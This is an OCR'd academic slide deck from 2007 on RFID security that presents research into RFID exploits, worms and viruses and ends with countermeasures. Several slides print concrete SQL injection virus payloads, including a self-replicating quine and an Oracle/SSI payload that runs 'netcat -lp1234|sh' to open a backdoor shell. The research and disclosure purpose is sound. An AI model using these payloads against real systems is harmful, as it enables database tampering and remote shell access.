



ubisec

vrije Universiteit amsterdam

Security in Ubiquitous Computing


The Art of RFID Exploitation


Melanie Rieback
FIRST
20 June, 2007



What is RFID?

RFID = Radio Frequency Identification






ubisec

vrije Universiteit amsterdam


Security in Ubiquitous Computing

Modern RFID Applications



VeriChips – Subdermal RFID


BEACH CLUB BAJA



VeriChips – Subdermal RFID


BEACH CLUB
BAJA

BAJA
VIP Chip




VeriChips – Subdermal RFID

BEACH CLUB BAJA



VeriChips – Subdermal RFID


BEACH CLUB BAJA



VeriChips – Subdermal RFID

BEACH CLUB BAJA


BAJA VIP Chip



VeriChips – Subdermal RFID

What about security?

VERICHIP™
Small package, big idea!™



VeriChips – Subdermal RFID


What about security?

Applied Digital's implantable chips do not employ cryptography as of yet. The system is nevertheless safe because its chips can only be read by the company's proprietary scanners.

- Scott Silverman, CEO of Applied Digital

VERICHIP™
Small package, big idea!™


http://www.siliconvalley.com/mld/siliconvalley/9154114.htm



RFID Security Problems

Some Security Problems:


- Unauthorized tag reading
- Eavesdropping
- Tracking
- Tag cloning
- Denial of Service




Introduction to RFID Malware

What is RFID Malware?

- Low-level misuse of improperly formatted RFID tag data
- Three main kinds of RFID Malware:
  1. RFID Exploits
  2. RFID Worms
  3. RFID Viruses




Typical RFID System Architecture




Sun Microsystems RFID Architecture


http://www.sun.com/software/products/rfid/rfid_ds.gif



Our RFID Malware Test Platform

- We built our own test RFID middleware
- Test setup is modular
- Ethical / legal concerns






Types of RFID Exploits

Buffer overflows


- Small buffers
- RFID emulators



Types of RFID Exploits

Code Insertion


- Special characters
- Client-side scripting
- Server-side scripting



Types of RFID Exploits

SQL Injection


- Steal data
- Modify DB
- Denial of Service
- System commands



RFID Worms

What is an RFID Worm?


- RFID exploit that downloads/executes remote malware
- RFID worms propagate either via network or RFID tags
- Often has a payload (modify filesystem / backdoor)



RFID Viruses

Application scenario:

- Supermarket distribution center (with RFID tagged containers)
- Arriving containers: scanned – emptied – refilled – relabeled
- Containers are then sent onwards to local supermarkets




RFID Viruses

Example Database Layout:

TagID	NewContents	OldContents
123	Apples	Oranges
234	Pears	

ContainerContents table



RFID Viruses


How the RFID virus works:

- **SQL Injection attack:**

  OldContents=Raspberries;UPDATE ContainerContents SET NewContents = NewContents || ``;[SQL Injection]";

- **Filling in the SQL injection part:**

  [SQL Injection] = UPDATE ContainerContents SET NewContents = NewContents || ``;[SQL Injection]";



RFID Viruses


Self-replication:

- **'Get Current Query' function:**

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'``')>0;
```

- **A complete virus (Oracle SQL*Plus):**

```
Contents=Raspberries;
UPDATE ContainerContents SET NewContents= NewContents || ';' ||
CHR(10) || (SELECT SQL_TEXT FROM v$sql WHERE
INSTR(SQL_TEXT,'``')>0);
```



RFID Viruses


Example Virus: (Oracle/SSI)

- Here, SQL injection targets an INSERT query:

  Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'<!--#exec cmd=``netcat -lp1234|sh''-->')>0)--

- Payload uses a server-side include to open a backdoor on port 1234 of the web management platform

- Virus fits on a 1 kbit RFID tag (127 characters)




RFID Viruses

Self-replication with Quines:

- Quine = A program that prints its own source code:
- The classic example (in C):

```
char*f="char*f=%c%s%c;main()
   {printf(f,34,f,34,10);}%c";
   main(){printf(f,34,f,34,10);}
```

- Introns = Quine data not used to output quine code




RFID Viruses

Example Quine Virus: (mySQL)

- This SQL injection virus is a quine:

```
';SET@a='UPDATE ContainerContents SET NewContents=
concat(\'\\\';SET@a=\',QUOTE(@a),\';\',@a);-- <!--#exec cmd="regedit"--
>';UPDATE ContainerContents SET NewContents=concat('\';SET@a=',
QUOTE(@a),';',@a);-- <!--#exec cmd="regedit"-->
```

- Virus fits on a 2kbit RFID tag (233 characters)




RFID Viruses

Targets that we've infected:

		RFID Reader	WWW Management	Oracle		SQL Server	PostgreSQL	MySQL
				OCI10	iSQL*Plus			
Exploits	SQL injection (single query)			X	X	X	X	X
	SQL injection (multiple query)				X	X	X	X(N)
	Code Insertion		X					
	Buffer Overflows	X						
Worms		X	X			X		
Viruses	Self-Referencing Commands			X(A)	X(A)			
	Quines				X(C)	X(C)	X(C)	X(C,N)
Payloads	SQL commands		X		X	X	X	X(N)
	XSS/SSI		X	X	X	X	X	X
	System Commands	X	X			X(A)		


X = Successfully implemented
A = Requires administrator priveleges
C = Requires contactless smart card (>1k bits)
N = Requires non-standard configuration



How to Stop RFID Malware

Countermeasures:

- Sanitize input
- Error / bounds checking
- Disable unnecessary facilities
- Segregate users (and servers)
- Use parameter binding
- Code review
- Limit permissions



The Aftermath





Image: Liz McIntyre 2006



Questions?